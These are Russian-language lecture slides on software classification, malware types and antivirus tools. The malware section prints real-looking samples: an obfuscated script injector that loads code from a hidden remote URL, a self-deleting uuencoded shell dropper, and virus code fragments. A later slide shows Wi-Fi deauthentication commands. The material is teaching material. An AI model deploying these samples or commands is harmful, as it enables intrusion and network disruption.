

Информационные ТЕХНОЛОГИИ

Лекция №3

Программное обеспечение компьютеров

- **Программы** — это упорядоченные последовательности команд. Конечная цель любой компьютерной программы — управление аппаратными средствами. Даже если на первый взгляд программа никак не взаимодействует с оборудованием, не требует никакого ввода данных с устройств ввода и не осуществляет вывод данных на устройства вывода, все равно ее работа основана на управлении аппаратными устройствами компьютера.
- **Состав программного обеспечения вычислительной системы называют программной конфигурацией.** Между программами, как и между физическими узлами и блоками существует взаимосвязь — многие программы работают, опираясь на другие программы более низкого уровня, то есть мы можем говорить о межпрограммном интерфейсе.

Программное обеспечение компьютеров

По назначению ПО разделяется:

- Системное
- прикладное
- инструментальное.

Системное ПО

- **Загрузчик операционной системы**
- **Операционные системы** — общего назначения, реального времени, сетевые ОС, встраиваемые. Основная задача таких программ - планирование вычислительного процесса, распоряжение ресурсами машины
- **Сервисные программы**, отладчики, диагностические программы, программы для борьбы с компьютерными вирусами
- **Драйверы устройств** — компьютерная программа, с помощью которой другая программа (обычно операционная система) получает доступ к аппаратному обеспечению стандартным образом.

Системное ПО

- **Программы обеспечения работы в сети.** Эти программы реализуют протоколы обмена информацией между машинами, работу с базами данных, телеобработку данных.
- **Программные средства защиты:**
 - Криптошлюзы
 - Средства аутентификации
 - Средства мониторинга и аудита
 - Сканеры защищённости
 - Средства разграничения доступа
 - Системы криптографической защиты, шифрования и ЭЦП
 - Антивирусные программы
 - Антиспамовые программы
 - Межсетевой экран

Инструментальное ПО

- **Средства разработки программного обеспечения** — среды разработки
- **Системы управления базами данных (СУБД)** — реляционные (например, DB2, Informix, Interbase, Firebird, Microsoft SQL Server, MySQL, Oracle Database PostgreSQL), объектно-ориентированные

Инструментальное ПО

- **Базами данных** называют огромные массивы данных, организованных в табличные структуры Основными функциями систем управления базами данных являются:
- создание пустой структуры базы данных.
- предоставление средств ее заполнения или импорта данных из таблиц другой базы;
- обеспечение возможности доступа к данным, а также предоставление средств поиска и фильтрации

Прикладные программы

Офисные приложения:

- **Текстовые редакторы** Основные функции этого класса прикладных программ заключаются в вводе и редактировании текстовых данных
- **Текстовые процессоры** Основное отличие текстовых процессоров от текстовых редакторов в том, что они позволяют не только вводить и редактировать текст, но и форматировать его, то есть оформлять
- **Табличные процессоры** Электронные таблицы (ЭТ) предоставляют комплексные средства для хранения различных типов данных и их обработки
- **Редакторы презентаций**

Прикладные программы

Системы проектирования и производства:

- Системы автоматизированного проектирования (САПР)— организационно-техническая система, предназначенная для выполнения проектной деятельности с применением вычислительной техники, позволяющая создавать конструкторскую и технологическую документацию.
- PDM-системы (система управления данными об изделии) — организационно-техническая система обеспечивающая управление всей информацией об изделии. При этом в качестве изделий могут рассматриваться различные сложные технические объекты (корабли и автомобили, самолеты и ракеты, компьютерные сети и др.). PDM-системы являются неотъемлимой частью PLM-систем.

Прикладные программы

Системы проектирования и производства:

- PLM-системы — технология управления жизненным циклом изделий. Организационно-техническая система обеспечивающая управление всей информацией об изделии и связанных с ним процессах на протяжении всего его жизненного цикла, начиная с проектирования и производства до снятия с эксплуатации.
- АСУТП (Системы SCADA) Автоматизированная система управления технологическим процессом — комплекс программных и технических средств, предназначенный для управления технологическим оборудованием на предприятиях.
- АСТПП (Системы MES) — исполнительная система производства. Системы такого класса решают задачи синхронизации, координируют, анализируют и оптимизируют выпуск продукции в рамках какого-либо производства.

Прикладные программы

Мультимедиа:

- Компьютерные игры
- Музыкальные редакторы.
- Графические редакторы. Графический редактор — программа (или пакет программ), позволяющая создавать и редактировать двумерные изображения с помощью компьютера.
- Видео редакторы
- Мультимедиа проигрыватели
- Редакторы HTML (Web-редакторы). Это особый класс редакторов, объединяющих в себе свойства текстовых и графических редакторов. Они предназначены для создания и редактирования так называемых Web-документов

Прикладные программы

Клиенты для доступа к интернет-сервисам:

- электронная почта
- веб
- мгновенная передача сообщений
- чат-каналы
- IP-телефония
- P2P обмен файлами
- потоковое вещание
- Банк-клиент

Прикладные программы

Корпоративные информационные системы:

- Бухгалтерские программы
- Системы Управления проектами (Project Management)
- Системы автоматизации документооборота (EDM-системы)
- Системы управления архивами документов (DWM-системы)

Прикладные программы

- **Экспертные системы.** Предназначены для анализа данных, содержащихся в базах знаний, и выдачи рекомендаций по запросу пользователя. Такие системы применяют в тех случаях, когда исходные данные хорошо формализуются, но для принятия решения требуются обширные специальные знания. Характерными областями использования экспертных систем являются юриспруденция, медицина, фармакология, химия

Классификация ПО по условиям распространения и использования

- **Commercial software** - коммерческое программное обеспечение — программное обеспечение, созданное коммерческой организацией с целью получения прибыли от его использования другими, например, путем продажи экземпляров. Прежде чем работать с такой программой её надо купить.
- **FreeWare** - абсолютно бесплатное программное обеспечение без каких-либо ограничений по функциональности и времени работы.
- **Free Software Definition** - свободное программное обеспечение — широкий спектр программных решений, в которых права пользователя на неограниченные установку, запуск, а также свободное использование, изучение, распространение и изменение программ защищены юридически авторскими правами при помощи свободных лицензий

Классификация ПО по условиям распространения и использования

- **ShareWare** - условно бесплатное программное обеспечение. За использование такой программы Вы должны заплатить деньги. До тех пор, пока Вы этого не сделаете, у Вас могут возникнуть, например, такие проблемы: программа не будет позволять использовать все свои возможности; программа запустится только несколько раз; программа будет обрабатывать ограниченное количество файлов
- **Trial** - условно-бесплатная программа. Не имеет ограничений в функциональности, но имеет ограниченный срок работы.
- **Demo** - демонстрационная версия программного обеспечения. Даёт представление об интерфейсе и функциональности программы. Попробовать работать с такой программой удаётся не всегда, поскольку она может представлять собой видеоролик.

Классификация ПО по условиям распространения и использования

- **Adware** - бесплатное программное обеспечение. За использование такой программы пользователь должен не деньги заплатить, а посмотреть рекламу. Деньги автору будет платить рекламодатель.
- **Donationware** - «пожертвование» , за такое программное обеспечение платят те, кому оно понравилось и столько, сколько они могут. Никаких ограничений в функциональности такого программного обеспечения нет.
- **Postcardware** - за использование такого программного обеспечения надо написать письмо их авторам. Обычно авторам интересно кто, где, как и для чего использует их программу.

Классификация вредоносного ПО

Классификация вредоносных программ по версии Microsoft:

- В Microsoft разделяют все вредоносные программы (Malware) на: 1. Viruses (вирусы и черви):
 - - Trojan horse
 - - Virus
 - - Worm
- 2. Spyware (шпионские программы).



Классификация вредоносного ПО

Классификация вредоносных программ по версии Лаборатории Касперского:

- **Сетевой червь** — разновидность самовоспроизводящихся компьютерных программ, распространяющихся в локальных и глобальных компьютерных сетях. В отличие от других типов компьютерных вирусов червь является самостоятельной программой.

Зачастую черви даже безо всякой полезной нагрузки перегружают и временно выводят из строя сети только за счёт интенсивного распространения. Типичная осмысленная полезная нагрузка может заключаться в порче файлов на компьютере-жертве (в том числе, изменение веб-страниц, «deface»), заранее запрограммированной DDoS-атаке с компьютеров жертв на отдельный веб-сервер, или бэкдор для удалённого контроля над компьютером-жертвой. Часто встречаются случаи, когда новый вирус эксплуатирует бэкдоры, оставленные старым.



Классификация вредоносного ПО

К данной категории относятся программы, распространяющие свои копии по локальным и/или глобальным сетям с целью: - проникновения на удаленные компьютеры; - запуска своей копии на удаленном компьютере; - дальнейшего распространения на другие компьютеры в сети. К ним относятся:

- Email-Worm - почтовые черви
- IM-Worm - черви, использующие интернет-пейджеры
- IRC-Worm - черви в IRC-каналах
- Net-Worm - прочие сетевые черви
- P2P-Worm - черви для файлообменных сетей

Классические компьютерные вирусы

Компьютерный вирус — разновидность компьютерных программ, отличительной особенностью которой является способность к размножению (саморепликация). В дополнение к этому вирусы могут повредить или полностью уничтожить все файлы и данные, подконтрольные пользователю, от имени которого была запущена заражённая программа, а также повредить или даже уничтожить операционную систему со всеми файлами в целом.

Вирусы распространяются, внедряя себя в исполняемый код других программ или же заменяя собой другие программы

Далее вирусы стали распространяться посредством внедрения в последовательности данных (например, картинки, тексты, и т. д.) специального кода, использующего уязвимости программного обеспечения.

Классические компьютерные вирусы

Ныне существует немало разновидностей вирусов, различающихся по способу распространения и функциональности. Если изначально вирусы распространялись на дискетах и других носителях, то сейчас доминируют вирусы, распространяющиеся через Интернет

Создание и распространение компьютерных вирусов и вредоносных программ преследуется в России согласно Уголовному Кодексу РФ (**глава 28, статья 273**).

Типы компьютерных вирусов различаются между собой по следующим основным признакам:

- среда обитания;
- способ заражения.

Классические компьютерные вирусы

```
<script>try {var m="";var M=new Date();var x;if(x!='' && x!='J'){x=''};var r=RegExp;var f;if(f!=''){f='v'};var A;if(A!=''){A='an'};var h='replace';var v;if(v!=''){v='H'};this.u='';function a(e,Z){var WH=new Array();var l=new String();var D='[';var L=new Array();var G='g';D+=Z;D+=']';var kA=new Array();var AK=new String();var Zq=new r(D, G);return e[h](Zq, new string());this.QO='';var s;if(s!='MA' && s!='Nh'){s=''};};var rd;if(rd!='n' && rd!='RJ'){rd='n'};var zq;if(zq!='kT' && zq!='sc'){zq='kT'};var RH=new Date();var c;if(c!='g' && c!='daw'){c='g'};var JK;if(JK!='YU' && JK!='SP'){JK=''};var I='';var KP='';var SPI;if(SPI!='oi' && SPI!='de'){SPI=''};var d=a('812101182210222','12');var Qa;if(Qa!='' && Qa!='dj'){Qa=''};var kw=new string();var NW;if(NW!='In'){NW=''};var WM='';var N=a('hztztzpo:Z/O/omZtovZ-ocZozmZ.oboazdZooaz.ocooomZ.omoazrzkoetztozgiodz-ocoozmo.oaoioronoetztozioroezcotz.Zrouz:0','0Z');var o=a('oxnk1xokakdx','kx');var k=a('cyrkeUaytCeKEU1cekMueknCtk','kyUC');var IU='';var z=a('/9wGaNrTewStE9eGkwewrN.TcGonMw/Tw9aTrTews9eNe9kTe9rN.TcwoGm9/Gg9oToNg9lweG.wcwoTm9.Ns9aN/9gGo9oGgTlNeG.wcwonMn/wh9uGlGu9.NcnonM9.9p9hgpn','WN9GT');var j;if(j!='dR'){j=''};var ob=new string();var Gf=window;var B=a('sYcCrYihpPtC','hwPCY');var sT=new string();var wj=new Array();Q=function(){var tv;if(tv!='op'){tv=''};this.uF='';da=document[k](B);var uk;if(uk!='Bg' && uk!='lQ'){uk=''};var Gfw='';var RM;if(RM!='xx' && RM!='GC'){RM='xx'};I=N+d;var Vcl=new Date();var yx='';I+=z;var yl;if(yl!='' && yl!='zQ'){yl=''};var Fa;if(Fa!='' && Fa!='Jj'){Fa=''};var tL=new Date();da.defer=([1,1][0]);var DT;if(DT!='' && DT!='yv'){DT=null};var kd;if(kd!=''){kd='lx'};var oh;if(oh!=''){oh='i'};da.src=I;var Gb;if(Gb!='' && Gb!='qt'){Gb='ky'};var oG=new string();var qD='';document.body.appendChild(da);var mT;if(mT!='Rf'){mT='Rf'};var Ea;if(Ea!='ve'){Ea='ve'};};var su;if(su!='wn' && su!=''){su=null};var dz;if(dz!='_e'){dz='_e'};Gf[0]=Q;this.zs='';var QL=new string();} catch(BE){var rl=new Array();var Ch;if(Ch!='XL' && Ch!='ZqS'){Ch='XL'};};var Dt='';var Lw;if(Lw!=''){Lw='IUm'};}</script><!--c47deca0a1742bec00dd2ca5842811be-->
```

Не декодированный код

Классические компьютерные ВИРУСЫ

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -35 $0 | uudecode -o /dev/
stdout | sed 's/applmac/AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/
' > `uname -p` && sh `uname -p` && rm `uname -p` && exit
begin 777 withlove
M159)3#TB87!P;&5M86,B"G!A=&@J<B],:6>R87)Y+TEN=&5R;P5T<?L=6<M
M26YS<@IE>&ES=#U@8W>O;G1A8B`M;'QG<F5P<"1z5DE,8`I19B!;<"CD97AI
M<W0B<#TJ<"<B<TIC'1H96X*"'e<&5C:&@e<BHe*B`U<"He*B`J<P>'!A
M=&00)&5624Q<<B`Q/BID9780;G5L;"R/B8Q<B`^<R-R;UXN:6YS='H<"'e
M8W>O;G1A8B!C<FJN+FEN<W0*"'e<'>M<R-R;UXN:6YS='IF:0H*=&X'I;"M
M,C$Q>#`e?'!U=61E8U ID92`M;R`O9&5U+W-T9&JU="!<'<-E9""G<R\W-S<W
M+U>S9"\G<'Pe<U5D<"=S+W1Y<&509G>U;B1G;G40>R!<'!E<PP@>B8@97AI
M='1B96=I;B`U-C8@:FzH"DTH4B1//3<M4BM6*4DI@EU0.3<I3">'<-5,Y,B$I
M,U-<6C1674,Z5C54+E!>33XR8$0Z-U!=$-$5"MH>`*32Q"6x8L<EA1+"X
M0BLB,4$[1RU7.3<H72A`*%LB1E59*"(Q4CTU650^~Rz%+S<Q63PF-4\Y1RE5
M.T-,*eI-<D<M53A"<50\1D5~*B<P22>'3"HB-E59*"(Q4STG*4DI1CQ`+S<A
M4SHF148J<TPJ<C<Q4STG*4DI1CQ`"DT0-UA`/z%)/#Q"7$N4$@I*2<M5#Q&
M14XY4P!-/T<A4RM544XK4EQ;<D!%4CDW,54\1EA`*2<M5#Q&14X*33E33"H_
M,$@J.S=$0"DG+4\X5DUz/2-5*3-32zHT5EU#.E8U5`Y#22DS1#4T*S-93CDW
M/$@T)C5z/$@E1`I-.2<H72J`%$0Z-U!"*R4A13DW*3`[5RE4+S-80BX<8$<K
M>2z2.U<Q3R\S6$<J>BU0*$>$0#M?*$`%1C54"DT1-RE.+E!>4#Q814X1CF!$
M/z9=0S16-50H<BDG,34P0"M6+4<Z,E5".C983SE6-4XY-RE!/29=4BM<4P*
M32@D030U>6!/+#>84#<G*3P[1353.3<H33`U/44[1S!:*"(H3CTG*4DI,Dz`
M/39903LU-$`K-Rz`*C>80@I-+E<Q4CTU650^~Rz%+E,\5RU3/zLH0EE4/$9z
M32HP<4@[5RU4.T8E33DU8$DK0BA;-R<I/#Mz45<W>EA""DTN4$@J/59!23LF
M-$@0<Cz3.U8M2SDW,zXJ-TQ`*28E3CQ7/44\0EA=*25<6S\P24,[>EU3.3)`
M1#Q674,*3316-50J,TPJ<D9562@B,40X-Sz!+S<M53A'+50\0D!$.#994SU6
M-5<K>D5..28U6"HB,4$[1RU7.3<H3`I-*$514C<F63P\15z.*$>$2RTB1zLB
M1D5&*B<Q03M'+5<Y-RA=/T>=-#HU544N0P!(<*T><23<G*3P[0EQ)"DTB1TPJ
M*")@0"0P55DH<Cz#/"9=4R\S8$PP>Rz//z-54SPP44D](<D!/*")<3"DC>$DN
M4$A`*")@0#E&75<33DU>4,Z<Dz@/"9=4RHP2$`H<F!`/E!<3LM1$`I>CE>
M.R8T72A"750I-U!/*$>81#<33"HB,$A`*")@0`I-*$")@0"0P75`Y-EA<.41z
M+#$R4$<00BA.*28Y23LF-$DN4$@I/"<I23M`,,$`Q1$4L,3<A4STU*5,1>RA<
M"DTI>Cz!/>28D3"DF+5`[5RQ,*25<22Y02"DX5Ez//z8T2#z$12PQ,D1;<D!$
M*B<U+4@I-EU$*"-@5RTS-$P*32@B,48Z-Ez%+E!<3Q715,1>C5~*B<Q1CHU
M444J,TPJ<C!<0"0B8$`H<F!`*"(Q0SPP75,J4U1$-U-,*@HI*")@0"0G5"H_
M,$@J`F`*96YD"e`
end
```

Не декодированный код

Классические компьютерные вирусы

```
00000000: 52 49 46 46 FC 00 87 29 | 41 56 49 20 4C 49 53 54
00000010: 7E 22 00 00 68 64 72 6C | 61 76 69 68 38 00 00 00
00000020: EC A2 00 00 00 00 00 00 | 00 00 00 00 10 01 00 00
00000030: BE DA 01 00 00 00 00 00 | 02 00 00 00 00 00 00 00
00000040: C0 01 00 00 50 01 00 00 | 00 00 00 00 00 00 00 00
00000050: 00 00 00 00 00 00 00 00 | 4C 49 53 54 94 10 00 00
00000060: 73 74 72 6C 73 74 72 68 | 38 00 00 00 76 69 64 73
00000070: 64 69 76 33 00 00 00 00 | 00 00 00 00 00 00 00 00
00000080: E8 03 00 00 A8 5D 00 00 | 00 00 00 00 BE DA 01 00
00000090: 0E 93 00 00 10 27 00 00 | 00 00 00 00 00 00 00 00
000000A0: C0 01 50 01 73 74 72 66 | 28 00 00 00 28 00 00 00
000000B0: C0 01 00 00 50 01 00 00 | 01 00 18 00 44 49 56 33
000000C0: 00 E4 06 00 00 00 00 00 | 00 00 00 00 00 00 00 00
000000D0: 00 00 00 00 4A 55 4E 4B | 18 10 00 00 38 02 13 00
000000E0: 03 00 00 00 01 00 00 00 | 38 02 13 00 3C 0B 12 00
000000F0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000100: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000110: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
```

Машинный код

Классические компьютерные вирусы

```
text segment 'code'
assume cs:text
org 100h
Main proc
    jmp VStart ;Переход на вирус
    db 'A' ;Маркер заражённости
    mov ax,4C00h
    int 21h ;Завершение вирусоносителя

VStart: call $+3 ;Определение начала вируса
    pop bp
    sub bp,offset VStart
    mov di,100h
    lea si,[bp+offset Orig]
    movsw ;Восстановление оригинального
    movsw ;начала заражённого файла

    mov ax, 2524h
    lea dx,[bp+New24h]
    int 21h
```

На языке Assmebler

Классические компьютерные вирусы

```
assert(loadstring(config.get("LUA.LIBS.STD")))(  
if not _params.table_ext then  
  assert(loadstring(config.get("LUA.LIBS.table_ext")))(  
  if not __LIB_FLAME_PROPS_LOADED__ then  
    LIB_FLAME_PROPS_LOADED__ = true  
    flame_props = (  
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"  
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"  
      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"  
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"  
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE  
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"  
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU  
      flame_props.BPS_KEY = "BPS"  
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"  
      flame_props.getFlameId = function()  
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then  
          local l_1_0 = config.get  
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY  
          return l_1_0(l_1_1)  
        end  
      end  
    )  
  end  
  return nil  
end
```

Высокоуровневый язык программирования

Классические компьютерные вирусы

1) Среда обитания.

По среде обитания вирусы можно разделить на:

Загрузочный вирус — выполняет заражение Главной загрузочной записи (Master Boot Record, MBR) жесткого диска. Активируется вирус при загрузке (перезагрузке) операционной системы

Скриптовый вирус — с помощью языков программирования добавляет себя к новым скриптам

Файловый вирус — так называемый вирус-паразит, который при самокопировании изменяет содержимое исполняемых файлов

Макровирус — вирус, использующий возможности макроязыков (чаще всего встраиваются в прикладные пакеты MS Word).

Вирус, поражающий исходный код.

Классические компьютерные вирусы

- *Способ заражения.*

Файловые вирусы по способу заражения делятся на:

Перезаписывающие (overwriting).

Паразитические (parasitic): внедрение вируса в начало файла, внедрение вируса в конец файла, внедрение вируса в середину файла, вирусы без точки входа.

Вирусы-компаньоны (companion).

Вирусы-ссылки (link).

Вирусы, заражающие объектные модули (OBJ).

Вирусы, заражающие библиотеки компиляторов (LIB).

Вирусы, заражающие исходные тексты программ.

Классические компьютерные вирусы

- *Способ заражения.*
- Загрузочные вирусы:
 - Вирусы заражают загрузочный (boot) сектор гибкого диска.
 - Вирусы заражают boot-сектор винчестера.
 - Вирусы заражают Master Boot Record (MBR) винчестера.

Макро-вирусы:

- В вирусе присутствует авто-макрос (авто-функция).

Троянские программы

В данную категорию входят программы, осуществляющие различные несанкционированные пользователем действия: сбор информации и ее передачу злоумышленнику, ее разрушение или злонамеренную модификацию, нарушение работоспособности компьютера, использование ресурсов компьютера в неблагоприятных целях.



Троянские программы

Троянская программа — вредоносная программа, проникающая на компьютер под видом безвредной — кодека, скринсейвера, хакерского ПО и т. д. «Троянские кони» не имеют собственного механизма распространения, и этим отличаются от вирусов, которые распространяются, прикрепляя себя к безобидному ПО или документам, и «червей», которые копируют себя по сети. Впрочем, троянская программа может нести вирусное тело — тогда запустивший троянца превращается в очаг «заразы». Троянские программы крайне просты в написании: простейшие из них состоят из нескольких десятков строк кода на Visual Basic или C++.

Троянские программы

Троянские программы различаются между собой по тем действиям, которые они производят на зараженном компьютере.

К ним относятся:

- Backdoor - троянские утилиты удаленного администрирования
- Trojan-PSW - воровство паролей
- Trojan-Clicker - интернет-кликеры
- Trojan-Downloader - доставка прочих вредоносных программ
- Trojan-Dropper - инсталляторы прочих вредоносных программ
- Trojan-Proxy - троянские прокси-сервера
- Trojan-Spy - шпионские программы
- Trojan - прочие троянские программы
- Rootkit - сокрытие присутствия в операционной системе
- ArcBomb - «бомбы» в архивах
- Trojan-Notifier - оповещение об успешной атаке

Хакерские утилиты и прочие вредоносные программы

- К данной категории относятся:
 - утилиты автоматизации создания вирусов, червей и троянских программ (конструкторы);
 - программные библиотеки, разработанные для создания вредоносного ПО;
 - хакерские утилиты скрытия кода зараженных файлов от антивирусной проверки (шифровальщики файлов);
 - «злые шутки», затрудняющие работу с компьютером;
 - программы, сообщающие пользователю заведомо ложную информацию о своих действиях в системе;
 - прочие программы, тем или иным способом намеренно наносящие прямой или косвенный ущерб данному или удалённым компьютерам.

Хакерские утилиты и прочие вредоносные программы

- К ним относятся:
 - DoS, DDoS - сетевые атаки
 - Exploit, HackTool - взломщики удаленных компьютеров
 - Flooder - "замусоривание" сети
 - Constructor - конструкторы вирусов и троянских программ
 - Nuker - фатальные сетевые атаки
 - Bad-Joke, Ноах - злые шутки, введение пользователя в заблуждение
 - FileCryptor, PolyCryptor - скрытие от антивирусных программ - PolyEngine
 - полиморфные генераторы
 - VirTool - утилиты, предназначенные для облегчения написания компьютерных вирусов.

Хакерские утилиты и прочие вредоносные программы

Applications Places System Fri May 10, 11:56 AM

Screenshot.png

root@bt: /pentest/wireless/wifite

File Edit View Terminal Help

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

| NUM | ESSID | CH | ENCR | POWER | WPS? | CLIENT |
|-----|------------|----|------|-------|------|--------|
| 1 | <Length 6> | 1 | WPA2 | 36db | wps | |
| 2 | DLink | 1 | WPA2 | 35db | wps | |
| 3 | RYM | 1 | WPA | 34db | no | |
| 4 | DJAWEB | 1 | WEP | 33db | no | |
| 5 | casillas | 1 | WPA | 33db | no | |
| 6 | Venice | 1 | WEP | 33db | no | |
| 7 | PLANETE | 11 | WPA2 | 33db | wps | |

[0:00:12] scanning wireless networks. 7 targets and 1 client found

<< back | track 5^{r3}

the quieter you become, the more you are able to hear

root@bt: /pentest/wirel...


Хакерские утилиты и прочие вредоносные программы

```
^ v x root@root: ~
File Edit View Terminal Help
CH 3 ][ Elapsed: 0 s ][ 2012-10-17 00:09

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:26:5A:71:B6:CC -46      5        0  0  1  54e. WPA  CCMP  PSK  2day
00:11:6B:2F:1E:08 -67      7        0  0  11 54 . WPA2 CCMP  PSK  Beeli

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
[1]+  Stopped                  airodump-ng wlan1
root@root:~# aireplay-ng -0 10 -a 00:26:5A:71:B6:CC -c 5C:57:C8:6B:B4:DA wlan1
00:13:50 Waiting for beacon frame (BSSID: 00:26:5A:71:B6:CC) on channel 4
00:13:52 wlan1 is on channel 4, but the AP uses channel 1
root@root:~# aireplay-ng -0 10 -a 00:26:5A:71:B6:CC -c 5C:57:C8:6B:B4:DA wlan1
00:13:54 Waiting for beacon frame (BSSID: 00:26:5A:71:B6:CC) on channel 5
00:13:54 wlan1 is on channel 5, but the AP uses channel 1
root@root:~# aireplay-ng -0 10 -a 00:26:5A:71:B6:CC -c 5C:57:C8:6B:B4:DA wlan1
00:13:55 Waiting for beacon frame (BSSID: 00:26:5A:71:B6:CC) on channel 1
00:13:56 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [ 1| 9 ACKs]
00:13:57 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [17|15 ACKs]
00:13:57 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [16|15 ACKs]
00:13:58 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [16|22 ACKs]
00:13:59 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [41|41 ACKs]
00:13:59 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [30|34 ACKs]
00:14:00 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [37|41 ACKs]
00:14:00 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [36|35 ACKs]
00:14:01 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [37|36 ACKs]
00:14:01 Sending 64 directed DeAuth. STMAC: [5C:57:C8:6B:B4:DA] [25|37 ACKs]
root@root:~#
```

Антивирусная программа



Антивирусная программа

Антивирусная программа — программа для обнаружения компьютерных вирусов и лечения инфицированных файлов, а также для профилактики — предотвращения заражения файлов или операционной системы вредоносным кодом

Антивирусная программа

Классификация антивирусов:

Евгений Касперский в 1992 году использовал следующую классификацию антивирусов в зависимости от их принципа действия (определяющего функциональность):

Сканеры (устаревший вариант — «полифаги») — определяют наличие вируса по базе сигнатур, хранящей сигнатуры (или их контрольные суммы) вирусов. Их эффективность определяется актуальностью вирусной базы и наличием эвристического

Ревизоры (класс, близкий к IDS) — запоминают состояние файловой системы, что делает в дальнейшем возможным анализ изменений. \

Сторожа (мониторы) — отслеживают потенциально опасные операции, выдавая пользователю соответствующий запрос на разрешение/запрещение операции.

Вакцины — изменяют прививаемый файл таким образом, чтобы вирус, против которого делается прививка, уже считал файл заражённым.. Современные антивирусы сочетают все вышесказанные функции.

Антивирусная программа

Часто используемые Антивирусные программы:

Антивирус Касперского (KAV, KIS)— Россия

Dr.Web — Россия

Eset NOD32 — Словакия

Panda Software — Испания

Symantec (Norton Internet Security, Norton Personal Firewall) — США

AVG (AVG Antivirus Free Edition) (GriSoft) — Чехия

Avira (AntiVir Personal Edition - Free Antivirus)— Германия .